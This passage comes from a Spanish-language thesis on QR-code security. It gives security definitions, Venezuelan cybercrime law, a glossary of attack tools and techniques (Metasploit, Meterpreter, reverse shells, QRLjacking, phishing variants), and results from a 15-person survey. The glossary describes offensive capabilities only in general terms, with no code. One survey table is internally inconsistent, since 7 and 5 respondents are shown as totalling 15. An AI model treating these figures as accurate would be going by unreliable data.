> Un proyecto piloto de prueba de concepto es un enfoque más confiable, ya que proporciona un entorno controlado para evaluar las capacidades de las herramientas preseleccionadas para un caso de uso particular. Como resultado, los POC también permiten a las organizaciones mitigar los riesgos asociados con la implementación de una plataforma sofisticada de gestión de riesgos o seguridad.

Esto quiere decir, que mediante el uso u empleo de una prueba de conceptos se cuenta con un entorno controlado a fin de evaluar la vialidad de una idea, programa o herramienta, a fin de mitigar riesgos asociados con la implementación de las mismas.

Seguridad informática

La seguridad informática, también conocida como ciberseguridad, se refiere a la protección de la información, especialmente de su tratamiento, con el fin de evitar la manipulación de datos y procesos por parte de personas no autorizadas; Según Álvaro Gómez (2006) define la seguridad informática como “cualquier medida que impida la ejecución de operaciones no autorizadas sobre un sistema o red informática cuyos efectos puedan conllevar daños sobre la información, equipo o software.” Enciclopedia de la seguridad informática, RA-MA, España.

Esto se puede interpretar como, una manera preventiva que permite la

protección de la información, razón por la cual, para garantizar la seguridad de los datos, es precise cumplir con tres componentes fundamentales: integridad, que significa que la información debe ser modificada solo por entida-des autorizadas; disponibilidad, es decir, tener acceso a la información cuando se lo requiera; y confidencialidad, donde solo instancias facultadas para ello podrán visualizar los datos.

Por su parte, Richard Kissel (2012) define la seguridad informática como: “La protección de información y sistemas de información de acceso no autorizado.” Glossary of Key Information Security Terms, National Institute of Standards and Technology. Doi.org/10.6028/ NIST.IR. 7298.

Ampliando el aporte de Kissel, la seguridad informática se vincula con la información como activo intangible, representa quizá el elemento más sensible y vulnerable; el software, cuya pérdida o modificación mal intencionada puede representar severos quebrantos económicos u operativos no solo hacia el usuario sino a toda una institución; y el hardware, que al fallar provoca retrasos en la operación diaria y la consecuente pérdida de tiempo y costos elevados.

Hacking ético

Este término se refiere a los expertos en seguridad informática que se especializan en realizar pruebas de penetración con el fin de asegurar que los sistemas de información y las redes de datos de las empresas, Estos hackers cuando encuentran una vulnerabilidad inmediatamente se comunican con el administrador de la red para comunicar la situación con el objetivo de que sea resuelto lo más pronto posible, apuntan a mejorar la seguridad, encontrar agujeros en ella y notificar a la víctima para que tenga la oportunidad de arreglarlos para evitar fallos o afectaciones posteriores Según Karina Astudillo CEO de Consulting Systems.

> El hacking ético es realizado por una empresa o consultor especializado en seguridad informática, con autorización de la organización a ser evaluada y con la condición de que las debilidades de seguridad o vulnerabilidades encontradas serán reportadas al cliente, junto con recomendaciones para solucionarlas.

En este sentido, es común asociar el término “hacker” a personas que se dedican a hacer daño a los sistemas informáticos, sin embargo, existe un determinado grupo de expertos que apuestan por trabajar de manera ética para las empresas y notificar las posibles brechas de seguridad a las que se ven expuestos. Desde el punto de vista del probador (hacker), esta práctica pone en una cierta ventaja a las empresas que lo practica, ya que, al realizar una prueba de sus sistemas de defensa, se están colocando un paso por delante de un ataque real.

Fortalecimiento(Hardening)

En seguridad informática es el proceso de asegurar un sistema mediante la reducción de vulnerabilidades en el mismo, esto se logra eliminando software, servicios, usuarios, innecesarios en el sistema; así como cerrando puertos que tampoco estén en uso además de muchas otros métodos y técnicas que veremos durante este pequeño resumen introductorio al Hardening de sistemas. Según José Tejedor (2022) “Al reducir las vulnerabilidades del sistema, se consigue disminuir la superficie de exposición de riesgo”

Ampliando este concepto, reducir la información sensible acerca de los dispositivos y tecnologías empleados, son una traba para los atacantes y gracias a esto el usuario final se puede ver menos afectado o menos expuesto ante un ataque.

El propósito del fortalecimiento de los sistemas informáticos es obstaculizar el trabajo de los atacantes. Según el experto Jonathan Maderos (2021) “Se debe trabajar la defensa en profundidad de los sistemas, cada obstáculo que se encuentre en el camino del atacante, le resta fuerza y motivación”.

Al reducir la información que los atacantes pueden obtener acerca de los dispositivos; algo que hay que dejar en claro del Hardening de sistemas operativos es que no necesariamente logrará forjar equipos “invulnerables”. Es importante recordar que, según el modelo de defensa en profundidad, el host es sólo una capa de éste.

En otras palabras, un factor más a considerar cuando se trata de defender un sistema es siempre la misma: Dejar el sistema operativo lo más restringido posible. El Hardening es una ayuda indispensable. Entre sus ventajas, se puede contar la disminución por incidentes de seguridad, mejoras en el rendimiento al disminuir niveles de carga inútil en el sistema, una administración más simple y mayor rapidez en la identificación de problemas, ya que muchas de las posibles causas de ellos quedarán descartadas en virtud de las medidas tomadas.

Bases legales

CONSTITUCIÓN DE LA REPÚBLICA BOLIVARIANA DE VENEZUELA

GACETA OFICIAL EXTRAORDINARIA N° 36.860 DE FECHA 30 DE DICIEMBRE DE 1.999 CAPÍTULO VI

Artículo 60. Toda persona tiene derecho a la protección de su honor, vida privada, intimidad, propia imagen, confidencialidad y

reputación. La ley limitará el uso de la informática para garantizar el honor y la intimidad personal y familiar de los ciudadanos y ciudadanas y el pleno ejercicio de sus derechos.

En este artículo, se hace énfasis en las limitaciones en el uso de la informática como una garantía al honor y la intimidad de todo individuo. Por lo tanto, se relaciona con los delitos informáticos, porque de alguna manera cuando una persona es víctima de fraude o estafa a través del internet, no se le está garantiza el honor y violentando sus derechos.

Artículo 110. El Estado reconocerá el interés público de la ciencia, la tecnología, el conocimiento, la innovación y sus aplicaciones y los servicios de información necesarios por ser instrumentos fundamentales para el desarrollo económico, social y político del país, así como para la seguridad y soberanía nacional… La ley determinará los modos y medios para dar cumplimiento a esta garantía.

En este caso se hace alusión, a la importancia de las tecnologías para el desarrollo de un país, sin embargo, existen acciones que regulan este instrumento. Por lo tanto, cuando se comete un delito informático, se está violentando la Constitución Nacional y el infractor debe ser sancionado.

LEY ESPECIAL CONTRA LOS DELITOS INFORMÁTICOS (2001)

TÍTULO I
Disposiciones generales

Artículo 1: Objeto de la ley. La presente ley tiene por objeto la protección integral de los sistemas que utilicen tecnologías de información, así como la

prevención y sanción de los delitos cometidos contra tales sistemas o cualquiera de sus componentes o los cometidos mediante el uso de dichas tecnologías, en los términos previstos en esta ley.

Tal y como lo expresa el artículo anterior, esta ley se crea con el objeto de proteger de manera integral a la colectividad en general de los diferentes delitos informáticos, a través de la prevención, sancionando a todo aquel infractor, por violentar los derechos humanos y económicos de las personas, utilizando para su delito las nuevas tecnologías.

Artículo 4. Sanciones. Las sanciones por los delitos previstos en esta ley serán principales y accesorias. Las sanciones principales concurrirán con las accesorias y ambas podrán también concurrir entre sí, de acuerdo con las circunstancias particulares del delito del cual se trate, en los términos indicados en la presente ley.

En base a lo mencionado en el artículo, todo acto delictivo cometido es sancionado por la ley, en el caso de los delitos informáticos estos no se encuentran al margen de ello, también existen sanciones que serán aplicadas según la gravedad del delito.

Artículo 6. Acceso indebido. Toda persona que sin la debida autorización o excediendo la que hubiere obtenido, acceda, intercepte, interfiera o use un sistema que utilice tecnologías de información, será penado con prisión de uno a cinco años y multa de diez a cincuenta unidades tributarias.

Según lo establecido en el artículo de referencia, toda persona que sin autorización tenga acceso a tecnologías o dispositivos de información será sancionado por acceso indebido.

Artículo 11. Espionaje informático. Toda persona que indebidamente obtenga, revele o difunda la data o información contenidas en un sistema que

utilice tecnologías de información o en cualesquiera de sus componentes, será penada con prisión de tres a seis años y multa de trescientas a seiscientas unidades tributarias.

En base al artículo anterior, revelar información que en alguno momento fue resguardada en un sistema o cualquiera de sus componentes es contemplado como espionaje informático y es castigado según lo establecido en el artículo.

Capítulo III
De los Delitos Contra la Privacidad de las Personas y de las Comunicaciones

Artículo 20. Violación de la privacidad de la data o información de carácter personal. Toda persona que intencionalmente se apodere, utilice, modifique o elimine por cualquier medio, sin el consentimiento de su dueño, la data o información personales de otro o sobre las cuales tenga interés legítimo, que estén incorporadas en un computador o sistema que utilice tecnologías de información, será penada con prisión de dos a seis años y multa de doscientas a seiscientas unidades tributarias.

Tal y como lo expresa el artículo anterior, apoderarse, emplear, modificar, o eliminar data o información personal de otro sin el consentimiento de su legítimo dueño forma parte de una violación de la privacidad; o información personal.

Los artículos anteriormente señalados hacen alusión, a la importancia de las tecnologías para el desarrollo de un país, sin embargo, el mal uso de la tecnología puede tener consecuencias legales para aquellos que infrinjan la norma, delitos como el espionaje, y la violación de privacidad son duramente sancionados.

Definición de términos básicos

Dash: Es un framework de Python que está pensado para construir aplicaciones web sencillas. También mucho para crear aplicaciones web que empleen visualización y análisis de datos, permite personalizar los dashboard o cuadro de mando. Dash está basado principalmente en Flask, Plotly y ReactJS; es una herramienta de código abierto.

Exploits: Son programas o secuencias de código diseñados para aprovechar la vulnerabilidad de una aplicación de software y provocar efectos imprevistos. Por lo general, los exploits toman la forma de un programa de software o una secuencia de código previsto para hacerse con el control de los ordenadores o robar datos de red.

Un exploit es cualquier ataque que aprovecha las vulnerabilidades de las aplicaciones, las redes, los sistemas operativos o el hardware. En el caso de una red o un equipo informático, el atacante puede instalar software malicioso a través de estas vulnerabilidades (ventanas abiertas) para controlar (infectar) el sistema para sus pérfidos fines. Normalmente, esto se produce sin conocimiento del usuario.

Flask: Es un “micro” Framework escrito en Python y concebido para facilitar el desarrollo de Aplicaciones Web bajo el patrón MVC. Está diseñado para que empezar sea rápido y fácil, con la capacidad de escalar a aplicaciones complejas. Comenzó como un simple envoltorio de Werkzeug y Jinja y se ha convertido en uno de los frameworks de aplicaciones web de Python más populares.

Framework: Es una estructura previa que se puede aprovechar para desarrollar un proyecto. El Framework es una especie de plantilla, un esquema

conceptual, que simplifica la elaboración de una tarea, ya que solo es necesario complementarlo de acuerdo a lo que se quiere realizar.

Malware: T es un término general para referirse a cualquier tipo de “malicious software” (software malicioso) diseñado para infiltrarse en su dispositivo sin su conocimiento. Hay muchos tipos de malware y cada uno busca sus objetivos de un modo diferente. Sin embargo, todas las variantes comparten dos rasgos definitorios: son subrepticios y trabajan activamente en contra de los intereses de la persona atacada. El malware tiende a ser hostil, intrusivo e intencionadamente desagradable intenta invadir, dañar o deshabilitar ordenadores, sistemas informáticos, redes, tabletas y dispositivos móviles, a menudo asumiendo el control parcial de las operaciones de un dispositivo.

La intención del malware es sacarle dinero al usuario ilícitamente. Aunque el malware no puede dañar el hardware de los sistemas o el equipo de red, sí puede robar, cifrar o borrar sus datos, alterar o secuestrar funciones básicas del ordenador y espiar su actividad en el ordenador sin su conocimiento o permiso.

Metasploit Framework: Es un software de código abierto, el cual esta estricto en el lenguaje de programación Ruby. Metasploit viene instalado en el sistema operativo Kali Linux y Parrot Security OS, con el tiempo, se ha convertido en la herramienta más utilizada para la ejecución de exploits en el mundo del hacking ético. Es un proyecto que cuenta con más de 900 exploits diferentes, que te permiten poner a prueba las vulnerabilidades presentes en un sistema informático. Metasploit cuenta también con diferentes módulos de herramientas. Además del módulo de explotación, existen otros para payloads, es decir, códigos maliciosos para la postexplotación de un fallo, o codificadores, que permiten encriptar los malwares y evadir sistemas de detección, entre algunos otros.

Meterpreter: Es un payload que permite ejecutar tareas de forma remota en dispositivo. Es un software que se ejecuta en un nivel muy bajo de la máquina, por lo que es bastante difícil de detectar. Por medio del payload Meterpreter es posible conectarse a la webcam un dispositivo vulnerado, a su teclado, tomar capturas en pantalla y, en líneas generales realizar cualquier actividad de forma remota.

Ngrok: Es una herramienta que nos permite crear túneles seguros hacia un servidor local, podremos exponer de forma muy simple servicios locales a una URL pública de forma segura. Trabaja, además, a través de firewalls y NATs. Su función principal es tunelizar las conexiones de forma accesible a través de un dominio que nos asigna la propia aplicación, para así acceder a un servidor local.

Payload: Es un fragmento de código que se utilizan para ejecutar tareas maliciosas en un dispositivo. Dicho código se ejecuta en una fase bastante avanzada del ciberataque o el ejercicio de hacking ético en el que se den. Existen diferentes tipos de payload según su función y el sentido de la conexión que realicen.

Phising: Es un tipo de ataque de ingeniería social en el que las comunicaciones se disfrazan para que parezcan proceder de una fuente de confianza. Estos mensajes –a menudo correos electrónicos– están diseñados para engañar a las víctimas y conseguir que den información personal o financiera. Según Wendy Zamora (2020) “Es el delito de engañar a las personas para que compartan información confidencial como contraseñas y números de tarjetas de crédito.”

Python: Es un lenguaje de programación de alto nivel, orientado a objetos, con una semántica dinámica integrada, principalmente para el desarrollo web

y de aplicaciones informáticas. Es un lenguaje de programación multiplataforma, algo que permite desarrollar aplicaciones en cualquier sistema operativo con una facilidad asombrosa

QRLjacking: Es un sencillo vector de ataque informático basado, principalmente, en la ingeniería social con el que simplemente debemos engañar a un usuario para que escanee un código QR con la aplicación que deseamos hackear, por ejemplo, WhatsApp, para poder tomar el control de su sesión de forma remota.

QRhising: Es una variación del mucho más conocido “phishing” o suplantación de identidad. Es decir, cuando la víctima accede a una página web fraudulenta (imitando la de una entidad bancaria, por ejemplo) cuyo objetivo es que introduzca sus credenciales de usuario u otra información sensible que queda en manos del ciberdelincuente. A las habituales campañas de “phishing” por correo electrónico o SMS hay que añadir las de “QRphishing” que se producen cuando el acceso a la web fraudulenta se realiza escaneando la URL contenida en un código QR.

Reverse shell: Se trata de la creación de shells remotos la técnica se basa en la creación de una shell remota usando como base la propia shell que se está ejecutando en estos momentos. Para este método se usan dos máquinas; una "atacante" que sería la que ejecutaría la shell remota, y una "victima", que sería el equipo cuya shell remota deseamos obtener.

Smishing: Es una combinación de técnicas de ingeniería social que se envían a través de mensajes de texto SMS en lugar de utilizar el correo electrónico. Los estafadores intentan hacerle creer que son de confianza, como contacto de su banco, por ejemplo, para que luego les dé la información de su cuenta.

Para este tipo de ataque de phishing que llega en forma de mensaje de

texto o SMS. Habitualmente, estos ataques piden a la víctima que realice alguna acción inmediata a través de enlaces maliciosos en los que hay que hacer clic o números de teléfono a los que hay que llamar. A menudo, solicitan a las víctimas que revelen información personal que los atacantes pueden usar en beneficio propio. Los ataques de smishing suelen transmitir una sensación de urgencia para que las víctimas actúen rápidamente y caigan en la trampa.

En casos recientes, un estafador lo lleva a usar la autenticación paso a paso de su banco para enviarle un texto real con una consulta de autentificación, la cual, el delincuente utiliza para poner en peligro la privacidad de la víctima.

Sqlite: Es una herramienta de software libre, que permite almacenar información en dispositivos empotrados de una forma sencilla, eficaz, potente, rápida y en equipos con pocas capacidades de hardware, como puede ser una PDA o un teléfono celular. SQLite implementa el estándar SQL92 y también agrega extensiones que facilitan su uso en cualquier ambiente de desarrollo.

Spear phishing: Es un tipo de ataque de ingeniería social que se dirige a grandes empresas o a personas concretas. Los ataques de spear phishing están muy dirigidos a pequeños grupos o personas con poder, como ejecutivos de empresas y celebridades. Los ataques de ingeniería social que utilizan este método suelen estar bien estudiados y disfrazados de forma insidiosa, lo que dificulta su detección.

Vishing: También conocido como «phishing por voz», es un tipo sofisticado de ataque de phishing. En estos ataques, se suele falsificar un número de teléfono para que parezca legítimo: los atacantes pueden presentarse como personal informático, compañeros de trabajo o banqueros. Algunos atacantes también pueden utilizar cambiadores de voz para ocultar aún más su identidad.

Whaling: Es uno de los ataques de phishing más ambiciosos que existen, con consecuencias catastróficas. Este tipo de ataque de ingeniería social suele estar dirigido a un objetivo de alto valor. A veces se habla de «fraude de los directores generales», lo que da una idea de la marca típica. Los ataques de whaling son más difíciles de identificar que otros ataques de phishing, porque adoptan con éxito un tono de voz apropiado para los negocios y utilizan el conocimiento interno de la industria en su beneficio.

Se refiere a un tipo de phishing más focalizado, que tiene como objetivo enviar un mensaje para hacerse pasar por autoridad, jefe o ejecutivo importante de una institución. El mensaje pareciera ser que proviene de dicha persona, creando un contenido o historia muy realista, pero en realidad es sólo una dirección falsa o una dirección que contiene una parte del nombre de esta persona. Por lo general, un ataque de este tipo busca dinero, por ejemplo, pide a la víctima que transfiera fondos de la institución a la cuenta del estafador.

CAPITULO III

MARCO METODOLÓGICO

El marco metodológico viene a ser un conjunto de técnicas y procedimientos empleados para desarrollar hipótesis, resolución de problemas en cualquier investigación, según como lo explican Tamayo y Tamayo (2012) definen al marco metodológico como “Un proceso que, mediante el método científico, procura obtener información relevante para entender, verificar, corregir o aplicar el conocimiento, dicho conocimiento se adquiere para relacionarlo con las hipótesis presentadas ante los problemas planteados.” (p. 37).

Modalidad de la investigación

El proyecto factible que según el Manual de Trabajo de Especialización de Grado y Maestría y Tesis Doctoral de la Universidad Pedagógica Experimental Libertador (UPEL) (2016) explica qué:

> El Proyecto Factible consiste en la investigación, elaboración y desarrollo de una propuesta de un modelo operativo viable para solucionar problemas, requerimientos o necesidades de organizaciones o grupos sociales; puede referirse a la formulación de políticas, programas, tecnologías, métodos o procesos. El Proyecto, de campo o un diseño que incluya ambas modalidades (p.21).

Por otra parte, Arias (2006) Señala: Que se trata de una propuesta de acción para resolver un problema práctico o satisfacer una necesidad. Es indispensable que dicha propuesta se acompañe de una investigación, que demuestre su factibilidad o posibilidad de realización (p.134).

En base a las definiciones anteriormente expuestas, esta investigación cumple con los requisitos para ser un proyecto factible, ya que esta tiene entre sus objetivos analizar la situación actual de escaneo de códigos QR y el fortalecimiento de la seguridad de los mismos.

Tipo de investigación

Investigación de campo

La investigación de campo es la recopilación de datos nuevos de fuentes primarias para un propósito específico. Es un método de recolección de datos cualitativos encaminado a comprender, observar e interactuar con las personas en su entorno natural. En base a el concepto de Arias(2016).

> La investigación de campo es aquella que consiste en la recolección de datos directamente de los sujetos investigados, o de la realidad donde ocurren los hechos (datos primarios), sin manipular o controlar variable alguna, es decir, el investigador obtiene la información, pero no altera las condiciones existentes. De allí su carácter de investigación no experimental. (p.31)

En concordancia con lo anteriormente expuesto, la investigación de campo es aquella donde, se recopilan datos de forma directa en las fuentes principales o población investigada; los cuales son expuestos sin alterar las condiciones de los mismos.

Nivel de la investigación

Es el grado de profundidad el que se estudian, evalúan ciertos fenómenos u hechos en la realidad social, todo ello enmarcado dentro de una investigación, según Arias (2006), afirma que el nivel de la investigación “es el grado de profundidad con que se aborda un fenómeno u objeto de estudios.” (p.23).

Complementado lo referenciado por Arias, este proceso se lleva a cabo por el investigador para profundizar el objeto de estudio, por medio de la recopilación, análisis, fuentes seleccionadas e interpretación de documentos.

En referencia a lo anteriormente expuesto, el presente estudio es de nivel descriptivo, donde Arias (2016) señala “La investigación descriptiva consiste en la caracterización de un hecho, fenómeno o supo con establecer su estructura o comportamiento. Los estudios descriptivos se miden de forma independiente de las variables”. Este nivel permite dar una frecuencia de pasos lógicos durante el desarrollo de la investigación, los cuales son necesarios para la tabulación de la información.

Población

La población es el conjunto de elementos individuos, entidades con características similares de las cuales se utilizarán como unidades de muestreo. Según el autor Arias (2006, p. 81) define población como “un conjunto finito o infinito de elementos con características comunes para los cuales serán extensivas las conclusiones de la investigación. Esta queda delimitada por el problema y por los objetivos del estudio”.

La población de este estudio, no cuenta con una población establecida como tal, por no presentarse en un punto focal de la sociedad en general, pero

si está presente a nivel global, estando comprendida por un total de quince (15) individuos los cuales, para este estudio tendrán el nombre representativo de usuarios.

Muestra

La muestra es una parte o subconjunto de unidades representativas de un conjunto llamado población o universo, seleccionadas de forma aleatoria, y que se somete a observación científica con el objetivo de obtener resultados válidos para el universo total investigado, según Arias (2006) es “un subconjunto representativo y finito que se extrae de la población accesible.” (p.83).

Para la selección de la muestra de los usuarios por ser menor de cincuenta (50) individuos, no se aplican los criterios muéstrales. De acuerdo con Hernández, Fernández y Baptista, (2005) “si la muestra es menor a cincuenta (50) individuos, la población es igual a la muestra” (p. 69)

Expresado esto, la muestra queda conformada por un total de quince (15) usuarios al azar.

Técnica e Instrumentos de Recolección de Datos

Es el conglomerado de herramientas, procedimientos e instrumentos utilizados para obtener información y conocimiento. Se utilizan de acuerdo a los protocolos establecidos en cada metodología. Se constituyen por los procesos e instrumentos en el abordaje y estudio de un determinado fenómeno, hecho, persona o grupo social. Tal como lo expresa Arias(2006), enmarca las técnicas e instrumentos de recolección de datos, como “cualquier recurso, dispositivo o formato (en papel o digital), utilizado para obtener, registrar o almacenar información”. (p. 69). De esta manera, para la

recolección de datos fue necesario aplicar algunas técnicas que permitieran la recaudación necesaria para la continuidad del estudio, por este motivo se emplearon dos (2) técnicas e instrumentos para la recolección de datos.

Cuadro 1

Técnica e instrumentos

Objetivo	Técnica	Instrumento
Identificar la situación actual con respecto a la seguridad del escaneo de los códigos QR	Encuesta	Cuestionario
Determinar los requerimientos necesarios para conocer las vulnerabilidades de un código QR	Encuesta	Cuestionario
Evaluar la efectividad de la seguridad del código QR mediante la prueba de concepto como fortalecimiento tecnológico.	Observación directa	Prueba de concepto

Encuesta

La encuesta es una técnica que se lleva a cabo mediante la aplicación de un cuestionario a una muestra de personas. Las encuestas proporcionan información sobre las opiniones, actitudes y comportamientos de los ciudadanos. Arias (2006) define la encuesta como “una técnica que pretende obtener información suministrada por un grupo o muestra de sujetos acerca de sí mismo, o en relación con un tema en particular.”. (p. 72). Por tal motivo, se pudo obtener datos para la investigación, proporcionada por las víctimas.

Asimismo, en la encuesta dirigida a un grupo de personas aleatorio se elaboró un instrumento tipo cuestionario el cual cuenta con catorce (14) preguntas las cuales nueve (9) son de selección simple como (si y no) y cinco (5) son ajustadas a la escala de Likert donde se hacen enunciados afirmativos y negativos sobre el tema, en este caso: “siempre (SI), casi siempre (CS), algunas veces (AV) y nunca (NU)”.

Por lo tanto, estas encuestas fueron entregadas a cada víctima de manera individual, para que los mismo leyeran los planteamientos y respondieran marcando con una equis (x) en cuanto a las respuestas que estos consideran correctas, respetando sus criterios, de esta manera, esto permite conocer acerca de la problemática actual.

Observación Directa

Una observación directa ocurre cuando alguien de hecho ve al estudiante en el ambiente del salón de clases y recoge datos en cuanto a la conducta problemática. Expresa Arias (2012) que “consiste en visualizar o captar mediante la vista, en forma sistemática, cualquier hecho, fenómeno o situación que se produzca en la naturaleza o en la sociedad, en función de unos objetivos de investigación preestablecidos” (p.69).

En base a esto, se emplea la técnica de observación directa apoyada en el uso de una prueba de conceptos. La cual permite dar un aporte técnico a la investigación a fin de comprobar la problemática actual.

Tabulación

El proceso de tabulación de la información consiste en realizar una tabla o un cuadro con los resultados obtenidos tras la recopilación de datos.

Consiste, por tanto, en presentar los datos estadísticos en forma de tablas o cuadros con el objetivo de que resulten sencillos de leer y comprender.

Según Rojas Soriano, R., (19): "La tabulación es el proceso mediante el cual los datos recopilados se organizan y concentran, con base a determinadas ideas o hipótesis, en tablas o cuadros para su tratamiento estadístico." Es por ello que este método ayuda a cubrir los resultados arrojados por las encuestas, obteniendo una información completa de lo investigado.

Graficación

Es un tipo de herramienta visual complementa el análisis para representar una serie de datos por medio de un instrumento visual. De esta forma, se intenta ilustrar, entre otros, la relación entre variables estadísticas o la evolución de estas en el tiempo, según Sabino (2009) “La Graficación es una actividad derivada de la anterior que consiste en expresar visualmente los valores numéricos que aparecen en los cuadros. Su objetivo es permitir una compresión global, rápida y directa, de la información que aparece en cifras” (p.12)

CAPITULO IV

RESULTADOS DE LA INVESTIGACIÓN

Presentación y Análisis De Los Resultados

Una vez aplicado el instrumento a la muestra seleccionada, y de acuerdo a los objetivos planteado dentro de la investigación, se procede a la recopilación de los resultados a fin de procesar y organizar la información obtenida en cuadros de frecuencia, porcentajes y gráficos circulares. Según Hurtado (2010, p. 181), “son las técnicas de análisis que se ocupan de relacionar, interpretar y buscar significado a la información expresada en códigos verbales e icónicos”.

Análisis, Tabulación, Graficación e Interpretación de los Resultados del cuestionario

Ítem N°1 ¿Sabe usted que es un código QR?

Sí☐ No☐

Cuadro 2

Distribución de frecuencia con respecto al conocimiento del código QR

Indicadores	Frecuencia	Porcentaje
Sí	14	93%
No	1	7%
Total	**15**	**100%**

Nota: Datos tomado de los resultados obtenidos del cuestionario aplicado a la muestra (2022).




Gráfico 1 - Respuesta de los encuestados acerca de saber que es un código QR

Análisis de los resultados: Los resultados para este ítem en cuanto a las respuestas de los encuestados sobre si tienen conocimiento acerca de que es un código QR indica que el noventa y tres por ciento (93%) afirma conocer lo que es un código QR, mientas que el siete por ciento (7%) restante no conoce acerca de los mismos. Esto indica que, que existe un mayor porcentaje de conocimiento acerca de la tecnología. Según la empresa Ionos(2022) en su sitio web “Los códigos QR almacenan información y la hacen accesible. QR son las iniciales de Quick Response (respuesta rápida) y este nombre les hace justicia, ya que un escáner procesa datos y ejecuta órdenes al momento.” Siendo esto un indicativo acerca conocimiento de la tecnología de códigos QR.

Lo mencionado anteriormente, aporta a la investigación constancia que la mayoría de los usuarios tienen conocimiento acerca de los códigos QR.

Ítem N°2 ¿Conoce cómo funciona el escaneo de un código QR?

Sí☐ No☐

Cuadro 3

Distribución de frecuencia con respecto al escaneo de un código QR

Indicadores	Frecuencia	Porcentaje
Sí	7	58%
No	5	42%
Total	**15**	**100%**

Nota: Datos tomado de los resultados obtenidos del cuestionario aplicado a la muestra (2022).




Gráfico 2 - Respuesta de los encuestados acerca del escaneo de un QR

Análisis de los resultados: De acuerdo con los resultados de la encuesta sobre si los usuarios tienen conocimiento del funcionamiento del escaneo de un código QR, un cincuenta y ocho por ciento (58%) afirma conocer cómo funciona el escaneo de un código QR, mientas que por otra parte, el cuarenta

y dos por ciento (42%) restante indica que no conocen acerca de la forma en que funciona el escaneo de un código QR, según la empresa Ionos (2022) “Los dos elementos básicos del código QR son tres cuadrados en las esquinas del código, que sirven de orientación al escáner, el código QR en sí, que está insertado a modo de patrón y contiene la información.”, Un código QR es un patrón en un gráfico cuadrado en el cual se ha insertado información en forma de puntos y líneas negros y blancos que la una aplicación o cámara tiene la capacidad de detectar.

En base a lo anterior, los resultados aportan a la investigación que la mayoría de usuarios tienen en cuenta el funcionamiento de un código QR para su escaneo o lectura.

Ítem N°3 ¿Sabe usted que, existen riesgos asociados a los códigos QR?

Sí☐ No☐

Cuadro 4

Distribución de frecuencia con respecto a riesgos asociados a un código QR

Indicadores	Frecuencia	Porcentaje
Sí	3	20%
No	12	80%
Total	**15**	**100%**

Nota: Datos tomado de los resultados obtenidos del cuestionario aplicado a la muestra (2022).

